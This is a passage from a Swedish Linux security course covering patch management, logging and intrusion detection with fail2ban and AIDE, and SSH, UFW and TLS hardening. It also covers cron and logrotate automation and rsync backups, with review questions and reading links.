FSTAB Options (Teknisk förklaring av monteringsflaggor som noexec och nosuid för att säkra filsystemet) – <https://man7.org/linux/man-pages/man5/fstab.5.html>

SELinux Project Wiki (Djupdykning i Security-Enhanced Linux – det kraftfulla alternativet till AppArmor som används i t.ex. Red Hat) – <https://selinuxproject.org/>

Debian Hardening Guide (En av de mest omfattande och klassiska guiderna för operativsystemshårdning i Linux-världen) – <https://www.debian.org/doc/manuals/securing-debian-howto/>

OpenZFS Documentation (Hur kryptering på filsystems nivå fungerar i moderna filsystem som ZFS) – <https://openzfs.github.io/openzfs-docs/man/7/zfs-load-key.8.html>

Egna anteckningar

(Här kan du anteckna vilka härdningsåtgärder du testat, t.ex. vilka sysctl-inställningar du valt att aktivera eller vilka partitioner du monterat med noexec.)

8.2.4 Linux paketuppdatering och patchhantering

Att hålla systemet uppdaterat är en av de viktigaste säkerhetsåtgärderna i Linux – och ändå är det något som ofta förbises. Ett opatchat system är som att lämna dörren på glänt – oavsett hur bra låset är.

De flesta sårbarheter som utnyttjas av angripare är redan kända – men systemen de angriper är inte uppdaterade. Det handlar alltså inte om avancerad "hacker-magi", utan snarare om att administratören inte har hunnit, orkat eller vetat att uppdatera i tid.

Varför är patchar så viktiga?

Patchar åtgärdar bland annat:

- Kända säkerhetshål

- Buggar som kan utnyttjas för att eskalera behörigheter

- Kompatibilitetsproblem

- Nya hot (t.ex. zero-day exploits som snabbt måste täppas till)

I ett större nätverk kan en sårbar server bli en inkörsport för angripare – även om det är en gammal testserver som glömts bort. Genom att hålla systemet uppdaterat stänger man dessa portar innan de ens hinner öppnas av en angripare.

Verktyg i Debian-baserade system

I Debian och Ubuntu använder man främst följande kommandon för uppdatering:

Kommando	Förklaring
<code>sudo apt update</code>	Uppdaterar listan över tillgängliga paket från repositories
<code>sudo apt upgrade</code>	Installerar tillgängliga uppdateringar för installerade paket
<code>sudo apt full-upgrade</code>	Uppgraderar och tar även bort paket vid behov (viktigt för t.ex. kärnuppdateringar)
<code>apt list --upgradable</code>	Visar vilka paket som har uppdateringar tillgängliga

Tips: Vill du endast uppgradera ett enskilt paket (t.ex. openssh-server), kan du använda:

```
sudo apt install --only-upgrade openssh-server
```

Automatisk uppdatering med `unattended-upgrades`

På servrar där man inte loggar in så ofta kan det vara bra att automatisera vissa uppdateringar – särskilt säkerhetspatchar.

Installation: `sudo apt install unattended-upgrades`

Aktivera: `sudo dpkg-reconfigure --priority=low unattended-upgrades`

Detta sätter upp automatisk installation av säkerhetsuppdateringar. Vill du justera vad som uppdateras, kan du redigera filen: `/etc/apt/apt.conf.d/50unattended-upgrades`. Här kan du även konfigurera loggning eller notifiering via e-post, så att du får veta när något uppdaterats.

Tredjepartsarkiv och PPA:er - en säkerhetsrisk

Som vi nämnde i kapitel 8.2.1 handlar härdning om att minska attackytan. Att lägga till många externa programförråd (PPA eller tredjeparts-repos) ökar risken, då du ger dessa källor rättighet att installera mjukvara på din server. Kontrollera alltid källan noga och ta bort arkiv som inte längre används i mappen `/etc/apt/sources.list.d/`.

Canonical Livepatch - uppdatera utan omstart

Vissa kritiska uppdateringar (särskilt de som rör Linuxkärnan) kräver normalt en omstart för att aktiveras. På servrar med krav på hög tillgänglighet kan man använda **Canonical Livepatch**. Det gör det möjligt att applicera säkerhetspatchar på kärnan medan systemet körs, vilket minskar behovet av planerade driftstopp.

Tips för patchhantering

Kör `apt update` & `apt upgrade` minst en gång i veckan om du inte har automatisk hantering.

Kontrollera `/var/log/apt/history.log` för att se vad som installerats – perfekt för felsökning.

Följ med i säkerhetsflöden för din distribution – t.ex. Ubuntu Security Notices.

Undvik att köra uppdateringar på produktion utan att först läsa vilka paket som påverkas.

Kom ihåg att vissa uppdateringar kräver omstart. Det kan kontrolleras med kommandot:

```
[ -f /var/run/reboot-required ] && echo "Omstart krävs"
```

Patchhantering handlar om att vara proaktiv – att stänga säkerhetshål innan någon försöker klättra in genom dem.

Kontrollfrågor

1. Varför liknas ett opatchat system vid att "lämna dörren på glänt"?
2. Vad är den tekniska skillnaden mellan apt upgrade och apt full-upgrade?
3. Varför är det särskilt viktigt att uppdatera just säkerhetshål och buggar som rör behörighetsexkalering?
4. Vad är syftet med verktyget *unattended-upgrades*?
5. Vilken fil ska du kontrollera för att se historiken över installerade paket?
6. Varför kan det vara en säkerhetsrisk att lägga till många PPA:er från tredjepart?
7. Vad innebär begreppet "Zero-day exploit"?
8. Hur kan du via terminalen snabbt kontrollera om servern kräver en omstart efter en uppdatering?
9. Vilken är fördelen med *Canonical Livepatch* i en servermiljö?
10. Varför är det viktigt att även uppdatera testserverar som sällan används?

Fördjupningslänkar

Ubuntu Security Notices (Officiella meddelanden om upptäckta säkerhetshål och tillgängliga patchar för Ubuntu) –

<https://ubuntu.com/security/notices>

Debian Security Information (Information om hur Debian-projektet hanterar säkerhet och sårbarheter i sina paket) –

<https://www.debian.org/security/>

Unattended-Upgrades Wiki (Teknisk guide för att konfigurera automatisk installation av säkerhetsuppdateringar utan manuell handpåläggning) –

<https://wiki.debian.org/UnattendedUpgrades>

Canonical Livepatch Service (Information om hur man patchar Linux-kärnan i realtid utan att behöva starta om systemet) –

<https://ubuntu.com/security/livepatch>

CVE Mitre Database (Den globala standarddatabasen för att söka efter och identifiera specifika sårbarheter i all mjukvara) – <https://cve.mitre.org/>

Linux Handbook (En tydlig förklaring av skillnaden mellan apt upgrade och apt dist-upgrade/full-upgrade) – <https://linuxhandbook.com/apt-upgrade-dist-upgrade/>

DigitalOcean (Bästa praxis för att hantera säkerhetsuppdateringar på Ubuntu och Debian-servrar) –

<https://www.digitalocean.com/community/tutorials/how-to-keep-your-ubuntu-22-04-server-updated>

Egna anteckningar

(Här kan du anteckna dina rutiner för uppdatering, eller hur du konfigurerat unattended-upgrades för att skicka e-postnotiser.)

8.2.5 Linux systemövervakning och loggning

Att övervaka och logga vad som händer på ett Linux-system är avgörande för att kunna upptäcka intrångsförsök, spåra fel eller följa upp vad som gjorts. Loggar är som systemets minne – de berättar vem som gjorde vad, när och hur. Utan loggar blir felsökning och säkerhetsanalys i stort sett omöjlig.

Loggsystem: Journald och Rsyslog

De flesta moderna Linux-system (inklusive Ubuntu) använder två loggsystem parallellt. Det ger redundans och bättre möjligheter att både hantera systemnära händelser och att centralisera loggar.

Journald - systemd:s loggsystem

Journald hanterar systemets kärnloggar och tjänstmeddelanden. Den lagrar loggar i ett binärt format, vilket gör dem mer motståndskraftiga mot manipulation än vanliga textfiler. Du använder kommandot `journalctl` för att läsa dem.

`journalctl` – Visa alla loggar.

`journalctl -b` – Loggar från senaste uppstart (boot).

`journalctl -u ssh` – Endast loggar för SSH-tjänsten.

`journalctl -xe` – Visar de senaste händelserna med extra förklarande text (bra vid felsökning).

`journalctl --since "1 hour ago"` – Loggar från den senaste timmen.

Rsyslog - klassisk textbaserad logghantering

Rsyslog skickar loggar till vanliga textfiler under `/var/log`. Detta system är kraftfullt för att centralisera loggar från flera servrar eller skicka dem till externa analysverktyg.

Fil	Innehåll
<code>/var/log/auth.log</code>	Inloggningar, sudo-försök och autentisering.
<code>/var/log/syslog</code>	Allmän systemlogg (allt-i-allo).
<code>/var/log/kern.log</code>	Meddelanden direkt från Linux-kärnan.

Fil	Innehåll
/var/log/apt/history.log	Historik över installerade och borttagna paket.
/var/log/faillog	Specifik logg för misslyckade inloggningsförsök.

Tips: Misslyckade inloggningsförsök loggas främst i `auth.log`. Du kan söka efter dem med: `grep "Failed" /var/log/auth.log`.

Övervakningsverktyg i realtid

För att förstå hur systemet mår just nu används verktyg som körs direkt i terminalen. De flesta av dessa ingår i Linux-kärnans standardverktyg, men vissa mer avancerade varianter behöver installeras manuellt via pakethanteraren `apt`.

htop / top: Visar i realtid vilka processer som drar mest CPU och RAM.

top: Finns alltid förinstallerat. Skriv bara `top`.

htop: En modernare och mer lättläst variant. Installeras med:
`sudo apt install htop`.

uptime: Ett snabbt sätt att se hur länge systemet varit igång och dess "load average" (genomsnittlig belastning).

Användning: Skriv `uptime`. Finns alltid förinstallerat.

ss (Socket Statistics): Ersättaren till det gamla `netstat`. Används för att se vilka anslutningar som är aktiva och vilka portar som "lyssnar" på trafik.

Användning: Skriv `ss -tulin` (för att se lyssnande TCP/UDP-portar). Finns oftast förinstallerat via paketet `iproute2`.

vmstat / iostat: Ger detaljerad information om hur processorn, minnet och framförallt hårddiskarna (I/O) presterar.

vmstat: Finns oftast förinstallerat. Skriv `vmstat 1` (för att uppdatera varje sekund).

iostat: Kräver oftast installation av paketet `sysstat`. Installeras med:
`sudo apt install sysstat`.

Tips: Om du försöker köra ett kommando och får felmeddelandet "*command not found*", föreslår Linux ofta vilket paket du behöver installera för att få tillgång till verktyget.

Fail2ban – Automatisk digital dörrvakt

Fail2ban är ett verktyg som aktivt bevakar loggfiler (främst `/var/log/auth.log`). Om programmet upptäcker att en IP-adress upprepade gånger försöker logga in med fel lösenord, skapar det automatiskt en regel i brandväggen som blockerar den adressen under en viss tid. Det är ett av de mest effektiva skydden mot brute-force-attacker.

Installation: Fail2ban finns i de flesta officiella arkiv och installeras enkelt: `sudo apt install fail2ban`

Efter installationen startas tjänsten automatiskt. Du kan kontrollera att den körs med: `sudo systemctl status fail2ban`

Konfigurering: Fail2ban använder konfigurationsfiler i katalogen `/etc/fail2ban/`. Du bör aldrig ändra direkt i filen `jail.conf`, eftersom dina ändringar skrivs över vid nästa uppdatering. Istället skapar man en egen fil som heter `jail.local`.

1. **Skapa konfigurationsfilen:** `sudo cp /etc/fail2ban/jail.conf /etc/fail2ban/jail.local`
2. **Grundläggande inställningar (exempel för SSH):** Öppna filen med `sudo nano /etc/fail2ban/jail.local` och leta upp sektionen `[sshd]`. Här är några enkla rader som säkrar din SSH-tjänst:

```
[sshd]
enabled = true
port    = ssh
filter  = sshd
logpath = /var/log/auth.log
maxretry = 5      # Antal försök innan blockering
findtime = 10m    # Tidsfönstret för försöken
bantime  = 1h     # Hur länge IP-adressen blockeras
```

3. **Aktivera ändringarna:** Varje gång du ändrar konfigurationen måste du ladda om tjänsten: `sudo systemctl restart fail2ban`

Kontrollera status: För att se vilka IP-adresser som dörrvakten har blockerat just nu kan du använda klientverktöget: `sudo fail2ban-client status sshd`

AIDE – Intrångsdetektering i filsystemet

AIDE (Advanced Intrusion Detection Environment) fungerar som en digital "fingeravtrycksläsare" för din server. Det används för att kontrollera om systemfiler har ändrats utan din vetskap, vilket är ett av de vanligaste tecknen på att en angripare har tagit sig in och installerat bakdörrar.

Det fungerar enligt en "före-och-efter"-princip: först skapar du en databas över hur systemet ser ut när det är säkert, och sedan jämför du regelbundet systemet mot den databasen.

Installation: Installera AIDE via pakethanteraren: `sudo apt install aide`

Kom igång (Steg-för-steg):

1. **Initiering:** Du skapar en första databas över hur systemets filer ser ut när de är rena och nyinstallerade: `sudo aideinit`
Detta skapar en fil som heter `/var/lib/aide/aide.db.new`.
2. **Aktivera databasen:** För att AIDE ska kunna börja jämföra måste du göra den nya databasen till den "officiella" kontrollfilen: `sudo cp /var/lib/aide/aide.db.new /var/lib/aide/aide.db`
3. **Utför en kontroll:** När du vill kontrollera om något ändrats kör du: `sudo aide --check`

Konfigurering: Inställningarna för vilka mappar AIDE ska bevaka finns i `/etc/aide/aide.conf`. Som standard bevakar AIDE viktiga systemmappar som `/etc`, `/bin` och `/sbin`. Du kan själv lägga till mappar som du vill hålla extra koll på.

Viktigt om säkerhet:

Skydda databasen: Den ursprungliga databasen (`aide.db`) bör flyttas till en säker, skrivskyddad plats (gärna en extern, offline-enhet). Om en angripare får kontroll över servern kan de annars ändra både filsystemet och AIDE-databasen samtidigt för att dölja sina spår.

Uppdatera vid ändring: Varje gång du själv gör en planerad ändring (t.ex. installerar en ny tjänst eller ändrar en konfiguration) måste du köra `sudo aideinit` och ersätta din gamla databas, annars kommer AIDE att varna för de ändringar du själv gjort.

Automatisering: För att AIDE ska vara effektivt bör det schemaläggas så att det körs automatiskt varje natt via cron (se kapitel 8.2.9). En rapport kan sedan skickas via e-post till administratören om några avvikelser hittas.

Kontrollfrågor

1. Varför är loggar avgörande vid en säkerhetsincident?
2. Vad är den största skillnaden mellan hur journald och rsyslog lagrar data?
3. Vilket kommando använder du för att se loggar från en specifik tjänst, t.ex. SSH?
4. I vilken loggfil letar du om du misstänker att någon försökt gissa lösenordet till ett konto?
5. Vad är skillnaden mellan top och htop?
6. Förklara hur fail2ban samarbetar med systemets loggfiler och brandvägg.
7. Hur fungerar "före-och-efter"-principen i verktyget AIDE?
8. Varför är det viktigt att förvara AIDE-databasen på en säker plats?
9. Vad visar kommandot uptime utöver hur länge datorn varit igång?
10. Vilket verktyg (kommando) är mest lämpligt för att se vilka nätverksportar som är öppna just nu?

Fördjupningslänkar

AIDE (Officiell webbplats för Advanced Intrusion Detection Environment – verktyget för att upptäcka obehöriga filändringar) – <https://aide.github.io/>

Fail2ban (Projektets officiella sida för skydd mot brute-force-attacker genom automatisk blockering av IP-adresser) – <https://www.fail2ban.org/>

Logrotate (Teknisk manual för hur Linux roterar, komprimerar och rensar gamla loggfiler för att spara diskutrymme) – <https://man7.org/linux/man-pages/man8/logrotate.8.html>

DigitalOcean (Praktisk guide till journalctl för att söka, filtrera och analysera systemd-loggar i realtid) – <https://www.digitalocean.com/community/tutorials/how-to-use-journalctl-to-view-and-manipulate-systemd-logs>

htop (Officiell genomgång av processövervakaren htop och hur man tolkar dess färger och mätvärden) – <https://htop.dev/>

Linux Auditd (Introduktion till Linux Auditing System för detaljerad spårning av systemanrop och användaraktivitet) – <https://linux-audit.com/lf/auditd/>

CrowdSec (En modern, community-driven brandvägg och IPS som fungerar som ett kraftfullt alternativ till Fail2ban) – <https://www.crowdsec.net/>

Logit.io (Genomgång av SIEM och centraliserad loggning – varför man flyttar loggar från den lokala servern) – <https://logit.io/blog/post/what-is-siem/>

Egna anteckningar

(Här kan du anteckna vilka loggfiler du brukar kontrollera oftast, eller vilka htop-inställningar du föredrar för att ha koll på serverns hälsa.)

8.2.6 Linux härdning av tjänster (SSH, brandvägg, TLS/SSL)

Härdning innebär att minska attackytan för ett system genom att stänga av onödiga funktioner, säkra konfigurationer och begränsa åtkomst. Målet är att göra det så svårt som möjligt för en angripare att ta sig in – och så lätt som möjligt att upptäcka försök.

Här tittar vi närmare på några vanliga tjänster och hur du säkrar dem.

SSH – Secure Shell

SSH används för att fjärransluta till Linux-system. Det är kraftfullt – men också ett vanligt mål för automatiserade attacker. För att säkra SSH redigerar vi konfigurationsfilen: `sudo nano /etc/ssh/sshd_config`.

Rekommenderade inställningar:

- **Byt standardport:** Ändra från 22 till t.ex. Port 2222. Detta stoppar inte en riktad attack, men det rensar bort 99 % av alla automatiska skript som bara letar efter öppna dörrar på standardporten.
- **Stäng av root-login:** `PermitRootLogin no`. Root ska aldrig kunna logga in direkt. Logga istället in som vanlig användare och använd `sudo`.
- **Begränsa användare:** `AllowUsers robin adminuser`. Ange exakt vilka användarkonton som får lov att logga in utifrån.
- **Använd nyckelbaserad autentisering:** Detta är den enskilt viktigaste härdningsåtgärden. Genom att sätta `PasswordAuthentication no` tvingar du fram användandet av kryptografiska nycklar.

Praktik: Skapa och använd SSH-nycklar Innan du stänger av lösenordsinloggning måste du se till att din nyckel finns på servern.

1. Skapa nyckelpar på din lokala dator (klienten): `ssh-keygen -t ed25519`
2. Kopiera nyckeln till servern: `ssh-copy-id -p 2222 användare@server-ip`

3. Nu kan du logga in utan lösenord och säkert stänga av lösenordsfunktionen i servers inställningar.

Tips: Använd **fail2ban** (som vi gick igenom i kapitel 8.2.5) för att automatiskt blockera IP-adresser som trots allt försöker gissa lösenord upprepade gånger.

Brandvägg – UFW (Uncomplicated Firewall)

En brandvägg kontrollerar vilken trafik som får passera in eller ut från datorn. ufw är ett användarvänligt gränssnitt till den kraftfulla brandväggen *iptables*.

Grundläggande inställning (White-listing): En bra säkerhetsregel är att neka allt som inte uttryckligen är tillåtet.

1. Sätt standardregler:

```
sudo ufw default deny incoming
sudo ufw default allow outgoing
```

2. Öppna de portar du behöver:

```
sudo ufw allow 2222/tcp (Din SSH-port)
sudo ufw allow 80/tcp (Webbtrafik HTTP)
sudo ufw allow 443/tcp (Webbtrafik HTTPS)
```

3. Aktivera brandväggen: `sudo ufw enable`

Säkerhetstips: Använd `sudo ufw limit 2222/tcp` istället för `allow`. Det gör att brandväggen automatiskt stryper anslutningen om någon försöker ansluta för många gånger på kort tid (rate limiting).

Kontrollera status: `sudo ufw status verbose`

TLS/SSL – Krypterad kommunikation

TLS (Transport Layer Security) används för att skydda data under överföring så att ingen kan avlyssna trafiken (t.ex. lösenord eller personuppgifter). Du ser det i praktiken när en webbplats har ett hänglås och använder `https://`.

Varför TLS/SSL?

Konfidentialitet: Skyddar kommunikationen från avlyssning.

Integritet: Säkerställer att datan inte ändrats under vägen.

Autentisering: Bekräftar att servern faktiskt är den den utger sig för att vara.

Installera Let's Encrypt med Certbot: Certbot är ett verktyg som automatiserar hämtning och installation av SSL-certifikat.

```
sudo apt install certbot python3-certbot-apache
```

```
sudo certbot --apache (Följ instruktionerna på skärmen)
```

Automatisk förnyelse: Certifikat från Let's Encrypt är giltiga i 90 dagar. Certbot installerar en timer som sköter förnyelsen automatiskt. Kontrollera att den är aktiv med: `sudo systemctl status certbot.timer`

Kontrollfrågor

1. Vad är det primära målet med att "härda" en tjänst?
2. Varför rekommenderas det att byta standardport för SSH från 22 till något annat?
3. Vad innebär inställningen `PermitRootLogin no` i praktiken för en administratör?
4. Varför är nyckelbaserad autentisering säkrare än inloggning med lösenord?
5. Vilket kommando används för att skicka över en SSH-nyckel från en klient till en server?
6. Vad händer om du aktiverar `ufw` med `default deny incoming` utan att först ha tillåtit din SSH-port?
7. Förklara skillnaden mellan `ufw allow` och `ufw limit`.
8. Vilka tre huvudsakliga funktioner fyller TLS/SSL vid kommunikation över nätverk?
9. Vad är Certbot och vilken roll spelar det för krypterad webbtrafik?
10. Hur kontrollerar du att brandväggen är aktiv och vilka regler som gäller just nu?

Fördjupningslänkar

Mozilla Infosec (SSH Hardening Guide – Industristandard och färdiga konfigurationsmallar för en säker OpenSSH-server) –

<https://infosec.mozilla.org/guidelines/openssh>

DigitalOcean (UFW Essentials – En praktisk guide till de vanligaste brandväggsreglerna uppdaterad för Ubuntu 24.04) –

<https://www.digitalocean.com/community/tutorials/ufr-essentials-common-firewall-rules-and-commands-on-ubuntu-24-04>

Let's Encrypt (Officiell dokumentation om hur automatiserade och kostnadsfria SSL/TLS-certifikat fungerar i praktiken) –

<https://letsencrypt.org/docs/>

OpenSSL (Den fullständiga tekniska dokumentationen för kryptering, certifikatssignering och hantering av publika nycklar) –

<https://www.openssl.org/docs/>

Ubuntu Server Guide (Officiell genomgång av hur man hanterar certifikat i Ubuntu 24.04 LTS) – <https://ubuntu.com/server/docs/security-certificates>

SSH.com (Public Key Authentication – En djupdykning i varför nyckelbaserad inloggning är överlägsen lösenord) –

<https://www.ssh.com/academy/ssh/public-key-authentication>

DigitalOcean (Steg-för-steg-guide för att konfigurera SSH-nycklar specifikt för Ubuntu 24.04) –

<https://www.digitalocean.com/community/tutorials/how-to-set-up-ssh-keys-on-ubuntu-24-04>

Egna anteckningar

(Här kan du anteckna vilka portar du valt att öppna i din brandvägg och hur du konfigurerat dina SSH-nycklar för olika servrar.)

8.2.7 Linux automatisera säkerhetsuppgifter (cron, script, loggning)

Att automatisera återkommande uppgifter i Linux är en av de största fördelarna med systemet – och det gäller särskilt när det handlar om säkerhet. Genom att schemalägga uppgifter som uppdateringar, loggrensning, säkerhetskopiering eller övervakning kan du minimera risken för den mänskliga faktorn och säkerställa att skyddet är aktivt dygnet runt.

cron – Linux inbyggda schemaläggare

cron används för att köra kommandon vid återkommande tidpunkter. Varje användare har en egen "crontab" (cron table), och det finns även en systemövergripande fil för administratörsuppgifter.

Struktur i crontab:

```
* * * * * kommando
```

| | | | |
| | | | └ dag i veckan (0-6, söndag=0)
| | | └─ månad (1-12)
| | └─── dag i månaden (1-31)
| └───── timme (0-23)
└──────── minut (0-59)

Exempel: Köra ett script varje natt kl. 02:00:

```
0 2 * * * /home/admin/scripts/update-check.sh
```

Tips: Använd crontab -e för att redigera användarens schema. För systemomfattande jobb används /etc/crontab.

Bash-script – Automatisering i praktiken

Script låter dig skapa anpassade säkerhetsrutiner som kombinerar flera kommandon.

Exempel: Automatiserat uppdateringsscript

```
#!/bin/bash  
# Logga starttiden
```

```
echo "Uppdatering startade: $(date)" >>
/var/log/uppdatering.log
# Uppdatera listan och kör uppgradering utan frågor (-y)
apt update && apt upgrade -y >> /var/log/uppdatering.log
2>&1
echo "Färdigt: $(date)" >> /var/log/uppdatering.log
```

För att scriptet ska fungera måste det göras körbart:

```
chmod +x update-check.sh
```

Loggrottering (logrotate)

Eftersom loggar växer konstant skulle de till slut fylla hela hårddisken. Linux använder verktyget logrotate för att automatiskt arkivera gamla loggar och radera de allra äldsta. Inställningarna för hur ofta detta ska ske (dagligen, veckovis etc.) finns i `/etc/logrotate.d/`.

Så här ser en konfiguration ut

Inställningarna för logrotate lagras i textfiler. Om vi tittar på en typisk konfiguration för t.ex. systemloggen, kan den se ut så här i filen `/etc/logrotate.d/rsyslog`:

```
/var/log/syslog {
    rotate 7
    daily
    compress
    delaycompress
    missingok
    notifempty
    postrotate
        /usr/lib/rsyslog/rsyslog-rotate
    endscript
}
```

Vad betyder de olika raderna?

/var/log/syslog: Sökvägen till den loggfil som ska hanteras.

rotate 7: Systemet sparar de 7 senaste loggfilerna. När den 8:e skapas, raderas den äldsta.

daily: Roteringen sker varje dygn (kan även vara `weekly` eller `monthly`).

compress: Gamla loggar packas ihop (oftast som .gz) för att spara massor av diskutrymme.

delaycompress: Vänta med att packa ihop den allra senaste roterade filen (bra om något program fortfarande behöver skriva klart i den).

missingok: Om loggfilen råkar saknas ska systemet inte krascha eller ge felmeddelande.

notifempty: Roterar inte filen om den är helt tom – det finns ju ingen anledning att spara en tom fil.

postrotate/endscript: Här kan man lägga in kommandon som ska köras *efter* att roteringen är klar, till exempel för att starta om loggtjänsten så att den börjar skriva i den nya, tomma filen.

Varför är detta viktigt för säkerheten? Utan logrotate kan en angripare (eller en felinställd tjänst) utföra en enkel DoS-attack (Denial of Service) genom att generera så mycket loggdata att serverns hårddisk blir full. När disken är full kan systemet inte skriva nya loggar, tjänster kan sluta svara och du tappar spårbarheten över vad som händer på maskinen.

Rekommenderade säkerhetsrutiner att automatisera

Åtgärd	Verktyg	Frekvens	Exempel
Systemuppdatering	apt + cron	Dagligen	update-check.sh
Backup	rsync/tar + cron	Dagligen/ veckovis	backup.sh
Loggrensning	logrotate	Veckovis	/etc/logrotate.d/
Säkerhetskontroll	script + cron	Veckovis	Kontrollera öppna portar
Antivirusgenomsökning	clamav + cron	Veckovis	clamscan -r /home

Kontrollfrågor

1. Förklara vad de fem olika positionerna (stjärnorna) i en crontab-rad representerar.
2. Vilket kommando används för att redigera din användares specifika cron-schema?
3. Varför är det viktigt att använda absoluta sökvägar (t.ex. `/usr/bin/apt` istället för bara `apt`) i ett automatiserat script?
4. Vad är syftet med verktyget *logrotate* och vad skulle hända med systemet om det inte fanns?
5. I exemplet med uppdateringsscriptet används `>>` och `2>&1`. Vad betyder dessa tecken i bash-sammanhang?
6. Vad är skillnaden mellan en användares crontab och den systemövergripande filen `/etc/crontab`?
7. Hur gör du ett bash-script körbart via terminalen?
8. Varför är automatisering av säkerhetskopiering (backup) säkrare än att göra det manuellt?
9. Nämn en säkerhetsrutin som bör köras dagligen och en som kan räcka att köra veckovis.
10. Hur kan du övervaka en loggfil i realtid medan ett automatiserat script körs?

Fördjupningslänkar

Crontab Guru (Ett fantastiskt interaktivt verktyg för att testa, visualisera och förstå cron-scheman i realtid) – <https://crontab.guru/>

DigitalOcean (Praktisk guide till hur man använder Cron för att automatisera uppgifter i Ubuntu 24.04) – <https://www.digitalocean.com/community/tutorials/how-to-use-cron-to-automate-tasks-on-ubuntu-24-04>

LinuxConfig (Bash Scripting Tutorial – En omfattande guide för att lära sig skriva säkra och effektiva skript för automatisering) – <https://linuxconfig.org/bash-scripting-tutorial>

ShellCheck (Ett oombärligt verktyg som analyserar dina skript och varnar för säkerhetshål, buggar och dålig praxis) – <https://www.shellcheck.net/>

Arch Wiki (Systemd Timers – En teknisk genomgång av det moderna alternativet till Cron, vilket ger bättre loggning och kontroll i moderna Linux-system) – <https://wiki.archlinux.org/title/Systemd/Timers>

Egna anteckningar

(Här kan du skriva ner egna idéer på script du vill skapa, eller klistra in crontab-rader som du har testat och vet fungerar.)

8.2.8 Linux backup och återställning

Att göra regelbundna säkerhetskopior (backuper) är en av de viktigaste säkerhetsåtgärderna du kan ta – men också en av de mest bortglömda. I Linux är det extra viktigt eftersom många servrar är kritiska för verksamheten och ofta saknar ett grafiskt gränssnitt som påminner användaren om att "säkerhetskopiera nu".

Backup handlar inte bara om att skydda sig mot hårddiskkrascher – utan även mot ransomware, oavsiktlig radering, konfigurationsfel och riktade attacker.

Typer av backup

Det finns olika sätt att kopiera data, och valet beror på hur mycket lagringsutrymme man har och hur snabbt man behöver kunna återställa systemet.

Typ	Förklaring	Exempel
Full backup	All data kopieras varje gång. Säkraste metoden men tar mest plats.	Hela /home eller hela /etc.
Inkrementell	Endast ändringar sedan senaste backupen (oavsett typ) kopieras. Snabbast.	Filer som ändrats sedan igår.
Differentierad	Ändringar sedan senaste fulla backupen kopieras. En kompromiss mellan tid och utrymme.	Allt som ändrats sedan i måndags (om måndag var full backup).

Backupstrategi: 3-2-1-regeln

Inom IT-säkerhet pratar man ofta om 3-2-1-regeln för att säkerställa att data aldrig går förlorad:

- **3** kopior av din data (Originalet + 2 backuper).
- **2** olika lagringsmedier (t.ex. en lokal server och en extern hårddisk).
- **1** kopia ska förvaras **offsite** (på en annan fysisk plats eller i molnet).

Verktyg i Linux

Här är några vanliga verktyg för backup i Linux:

- **rsync:** Kopierar filer och kataloger effektivt genom att bara skicka skillnaderna mellan filer.
- **tar:** Skapar arkivfiler (.tar.gz) som är lätta att flytta.
- **cron:** Används för att schemalägga när backupen ska köras automatiskt.
- **BorgBackup / Duplicity:** Avancerade verktyg som stöder kryptering och "deduplicering" (sparar inte samma data två gånger).
- **Snapshots (LVM/ZFS):** Ett sätt att frysa filsystemet i ett ögonblick. Det är mycket snabbt men ersätter inte en riktig backup (eftersom det ofta ligger kvar på samma fysiska disk).

Exempel på enkel backup med rsync

För att säkerhetskopiera en hemkatalog till en extern disk eller en annan server:

```
rsync -avh --delete /home/robin /media/backupdisk/
```

Beskrivning av flaggor:

- -a (Archive): Bevarar rättigheter, ägarskap och tidsstämplar. Detta är kritiskt för att systemet ska fungera efter återställning.
- -v (Verbose): Visar exakt vilka filer som kopieras.
- -h (Human-readable): Visar filstorlekar i MB/GB istället för bytes.
- --delete: Tar bort filer på backupmålet som inte längre finns på källan (för att skapa en exakt spegelbild).

Schemalägga backup med cron

För att automatisera processen använder vi crontab -e. För att köra backupen varje natt kl. 03:00 lägger vi till följande rad:

```
0 3 * * * rsync -avh /home/robin /media/backupdisk/
```

Återställning – vad gör du när det smäller?

En backup är bara användbar om du vet hur du återställer den. En vanlig fallgrop är att man glömmer att testa återställningen tills den dagen då servern faktiskt har kraschat.

Återställningsexempel med rsync:

```
rsync -avh /media/backupdisk/robin /home/
```

Tips: Dokumentera alltid var backuper sparas, hur de återställs och vem som ansvarar för dem. En backup som ingen vet hur man använder är värdelös i en krissituation.

Offsite & molnbackup

Om backuper endast sparas lokalt riskerar de att förstöras i brand, stöld eller översvämning.

Synka till en annan server: Använd rsync över SSH för att skicka data till en server i en annan byggnad.

Molnlagring: Använd verktyg som **rclone** för att kryptera och ladda upp data till Google Drive, S3 eller andra molntjänster.

Vanliga misstag

Samma disk: Att spara backupen på en annan partition men på samma fysiska hårddisk. Går disken sönder försvinner allt.

Ingen verifiering: Att lita på att skriptet körs utan att kontrollera loggarna.

Glömma databaser: Att bara kopiera filerna men glömma att göra en "dump" av aktiva databaser (t.ex. MySQL).

Ingen kryptering: Att spara känslig data (som användarfiler) okrypterat i molnet.

Kontrollfrågor

1. Varför är backup extra viktigt på Linux-servrar som saknar grafiskt gränssnitt?
2. Förklara skillnaden mellan en inkrementell och en differentierad backup.
3. Vad innebär 3-2-1-regeln i praktiken?
4. Vilken funktion fyller flaggan `-a` när du kör `rsync`?
5. Varför bör man använda `--delete` med försiktighet i vissa sammanhang?
6. Hur ser en cron-rad ut om du vill köra ett skript varje söndag klockan 04:00?
7. Vad är skillnaden mellan en "Snapshot" och en traditionell backup?
8. Varför är det viktigt att förvara minst en kopia av sin data "offsite"?
9. Vad är risken med att spara en backup på samma fysiska hårddisk som originaldatan?
10. Vad är verktyget `rclone` bra för i backupsammanhang?

Fördjupningslänkar

Rsync Official Documentation (Teknisk referens för flaggor, parametrar och användningsområden vid filsynkronisering) – <https://rsync.samba.org/>

BorgBackup (Dokumentation för ett verktyg som hanterar deduplicering, komprimering och autentiserad kryptering av backuper) – <https://www.borgbackup.org/>

Backblaze (The 3-2-1 Backup Strategy – En genomgång av principen att ha tre kopior av data på två olika medier, varav en kopia förvaras på annan fysisk plats) – <https://www.backblaze.com/blog/the-3-2-1-backup-strategy/>

Rclone (Manual för verktyget som möjliggör synkronisering av Linux-filer mot olika molnlagringstjänster) – <https://rclone.org/docs/>

Ubuntu Server Guide (Officiell dokumentation om hantering av backuper och arkivering i Ubuntu 24.04 LTS) – <https://ubuntu.com/server/docs/backups>

Egna anteckningar

(Här kan du skriva ner din egen backup-plan, vilka mappar du anser vara viktigast att rädda vid en krasch och var du förvarar din offsite-kopia.)

8.2.9 Linux Säkerhetsverktyg

